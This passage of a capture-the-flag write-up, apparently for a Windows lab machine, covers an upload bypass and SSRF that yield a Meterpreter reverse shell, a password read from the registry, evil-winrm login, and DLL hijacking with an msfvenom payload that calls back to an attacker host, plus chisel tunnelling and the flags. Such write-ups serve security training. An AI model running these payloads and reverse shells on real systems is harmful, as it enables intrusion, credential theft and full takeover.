Now in order to bypass the upload page, we can use a pdf header (magic header bytes: Link) 
Clicking on “view report” and checking the request, we find the following GET parameter.
1
GET /ViewReport.aspx?file=2efd8368-d32c-4766-8c8c-d410adf48b23_rev.aspx
Let’s use it in our SSRF to execute the file. 
We get a shell back.
1
2
3
4
5
6
[*] Started reverse TCP handler on 10.10.14.205:4444
[*] Sending stage (200774 bytes) to 10.10.11.238
[*] Meterpreter session 1 opened (10.10.14.205:4444 -> 10.10.11.238:51249) at 2024-02-11 15:20:08 -0500

meterpreter > getuid
Server username: APPSANITY\\svc_exampanel
User flag: 7adbd31aebc017596276ea73485cf92d
1
2
meterpreter > cat C:/Users/svc_exampanel/Desktop/user.txt
7adbd31aebc017596276ea73485cf92d
Lateral movement
In the inetpub directory we end up finding DLL files.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
meterpreter > ls
Listing: C:\\inetpub\\examinationpanel\\examinationpanel\\bin
=========================================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100666/rw-rw-rw-  591752   fil   2023-09-24 11:46:11 -0400  EntityFramework.SqlServer.dll
100666/rw-rw-rw-  4991352  fil   2023-09-24 11:46:13 -0400  EntityFramework.dll
100666/rw-rw-rw-  13824    fil   2023-09-24 11:46:10 -0400  ExaminationManagement.dll
100666/rw-rw-rw-  40168    fil   2023-09-24 11:46:10 -0400  Microsoft.CodeDom.Providers.DotNetCompilerPlatform.dll
100666/rw-rw-rw-  206512   fil   2023-09-24 11:46:11 -0400  System.Data.SQLite.EF6.dll
100666/rw-rw-rw-  206520   fil   2023-09-24 11:46:11 -0400  System.Data.SQLite.Linq.dll
100666/rw-rw-rw-  431792   fil   2023-09-24 11:46:11 -0400  System.Data.SQLite.dll
040777/rwxrwxrwx  24576    dir   2023-09-24 11:49:49 -0400  roslyn
040777/rwxrwxrwx  0        dir   2023-09-24 11:49:49 -0400  x64
040777/rwxrwxrwx  0        dir   2023-09-24 11:49:49 -0400  x86
Since every folder has been about the examination panel, we will take a look at the ExaminationManagement.dll file.
1
2
3
4
meterpreter > download ExaminationManagement.dll
[*] Downloading: ExaminationManagement.dll -> /home/kali/ExaminationManagement.dll
[*] Downloaded 13.50 KiB of 13.50 KiB (100.0%): ExaminationManagement.dll -> /home/kali/ExaminationManagement.dll
[*] Completed  : ExaminationManagement.dll -> /home/kali/ExaminationManagement.dll
We can use dnspy to decompile the DLL and find the following registrykey that is being used. 
We can retrieve the registrykey using req query.
1
2
3
4
c:\\windows\\system32\\inetsrv>reg query HKEY_LOCAL_MACHINE\\Software\\MedDigi

HKEY_LOCAL_MACHINE\\Software\\MedDigi
    EncKey    REG_SZ    1g0tTh3R3m3dy!!
Since we have a password, we need to find a username to go with it, in the users directory we can find a couple of usernames.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
meterpreter > cd C:/Users
meterpreter > ls
Listing: C:\\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  8192  dir   2023-10-18 21:08:02 -0400  Administrator
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  All Users
040555/r-xr-xr-x  8192  dir   2023-09-15 19:52:26 -0400  Default
040777/rwxrwxrwx  0     dir   2019-12-07 04:30:39 -0500  Default User
040555/r-xr-xr-x  4096  dir   2024-02-09 18:03:35 -0500  Public
100666/rw-rw-rw-  174   fil   2019-12-07 04:12:42 -0500  desktop.ini
040777/rwxrwxrwx  8192  dir   2023-09-24 14:16:51 -0400  devdoc
040777/rwxrwxrwx  8192  dir   2023-10-18 21:40:06 -0400  svc_exampanel
040777/rwxrwxrwx  8192  dir   2023-10-17 18:05:07 -0400  svc_meddigi
040777/rwxrwxrwx  8192  dir   2023-10-18 22:10:39 -0400  svc_meddigiportal
Evil-winrm ends up working for the devdoc user.
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~]
└─$ evil-winrm -u "devdoc" -p '1g0tTh3R3m3dy!!' -i 10.10.11.238

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: <https://github.com/Hackplayers/evil-winrm#Remote-path-completion>

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\\Users\\devdoc\\Documents> whoami
appsanity\\devdoc
Privilege Escalation
Winpeas flags the following DLL file (DLL hijacking?).
1
2
3
4
5
6
7
8
9
10
11
ÉÍÍÍÍÍÍÍÍÍ͹ Installed Applications --Via Program Files/Uninstall registry--
È Check if you can modify installed software <https://book.hacktricks.xyz/windows-hardening/windows-local-privilege-escalation#software>
    C:\\Program Files\\Common Files
    C:\\Program Files\\desktop.ini
    C:\\Program Files\\dotnet
    C:\\Program Files\\IIS
    C:\\Program Files\\Internet Explorer
    C:\\Program Files\\Microsoft Update Health Tools
    C:\\Program Files\\ModifiableWindowsApps
    C:\\Program Files\\ReportManagement
    ==>  C:\\Program Files\\ReportManagement\\Libraries\\externalupload.dll (devdoc [WriteData/CreateFiles AllAccess])
Using netstat in Meterpreter we find out that the ReportManagement exe file is being ran on port 100, if we upload a malicious DLL file called externalupload.dll we can connect to port 100 to execute the payload. Let’s start by generating our malicious DLL file.
1
2
3
4
5
6
7
8
9
meterpreter > netstat

Connection list
===============

    Proto  Local address       Remote address      State        User  Inode  PID/Program name
    -----  -------------       --------------      -----        ----  -----  ----------------
    tcp    0.0.0.0:80          0.0.0.0:*           LISTEN       0     0      4/System
    tcp    0.0.0.0:100         0.0.0.0:*           LISTEN       0     0      1184/ReportManagement.exe
1
2
3
4
5
6
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp -ax64 -f dll LHOST=10.10.14.205 LPORT=1337  > externalupload.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
Let’s start our listener in Metasploit.
1
2
3
4
5
6
7
8
9
10
11
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.14.205
lhost => 10.10.14.205
msf6 exploit(multi/handler) > set lport 1337
lport => 1337
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.205:1337
Next up we need to port forward port 100.
1
2
3
4
5
6
7
8
9
10
11
12
# On kali
┌──(kali㉿kali)-[~]
└─$ chisel server -p 1000 --reverse
2024/02/11 16:12:59 server: Reverse tunnelling enabled
2024/02/11 16:12:59 server: Fingerprint xwY7tVvmIRs4Mif0MGnaIQDHUnktdo+AdUx9/RymDUI=
2024/02/11 16:12:59 server: Listening on <http://0.0.0.0:1000>
2024/02/11 16:13:05 server: session#1: Client version (1.9.1) differs from server version (1.9.1-0kali1)
2024/02/11 16:13:05 server: session#1: tun: proxy#R:100=>100: Listening

# On the target machine
*Evil-WinRM* PS C:\\Users\\devdoc\\Documents> .\\chisel.exe client 10.10.14.205:1000 R:100:127.0.0.1:100
2024/02/11 13:13:08 client: Connected (Latency 26.8076ms)
To make sure the port forward worked we can try to access port 100 via the localhost.
1
2
3
┌──(kali㉿kali)-[~]
└─$ nc localhost 100
Reports Management administrative console. Type "help" to view available commands.
Now we can upload our malicious DLL file (rename the previous DLL).
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
*Evil-WinRM* PS C:\\Program Files\\ReportManagement\\Libraries> ren externalupload.dll backup.dll
*Evil-WinRM* PS C:\\Program Files\\ReportManagement\\Libraries> ls

    Directory: C:\\Program Files\\ReportManagement\\Libraries

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----          2/9/2024   9:39 PM           9216 backup.dll

*Evil-WinRM* PS C:\\Program Files\\ReportManagement\\Libraries> upload externalupload.dll

Info: Uploading /home/kali/externalupload.dll to C:\\Program Files\\ReportManagement\\Libraries\\externalupload.dll

Data: 12288 bytes of 12288 bytes copied

Info: Upload successful!
In order to trigger the malicious DLL we have to connect to port 100 over localhost and use the upload functionality.
1
2
3
4
5
6
7
8
9
10
11
┌──(kali㉿kali)-[~]
└─$ nc localhost 100
Reports Management administrative console. Type "help" to view available commands.
help
Available Commands:
backup: Perform a backup operation.
validate: Validates if any report has been altered since the last backup.
recover <filename>: Restores a specified file from the backup to the Reports folder.
upload <external source>: Uploads the reports to the specified external source.
upload test
Attempting to upload to external source.
Administrator shell.
1
2
3
4
5
[*] Sending stage (200774 bytes) to 10.10.11.238
[*] Meterpreter session 1 opened (10.10.14.205:1337 -> 10.10.11.238:51941) at 2024-02-11 16:19:00 -0500

meterpreter > getuid
Server username: APPSANITY\\Administrator
Root flag: 4ebe6f1a1c839456eb3df2603f168233
1
2
meterpreter > cat C:/Users/Administrator/Desktop/root.txt
4ebe6f1a1c839456eb3df2603f168233
PWNED!!!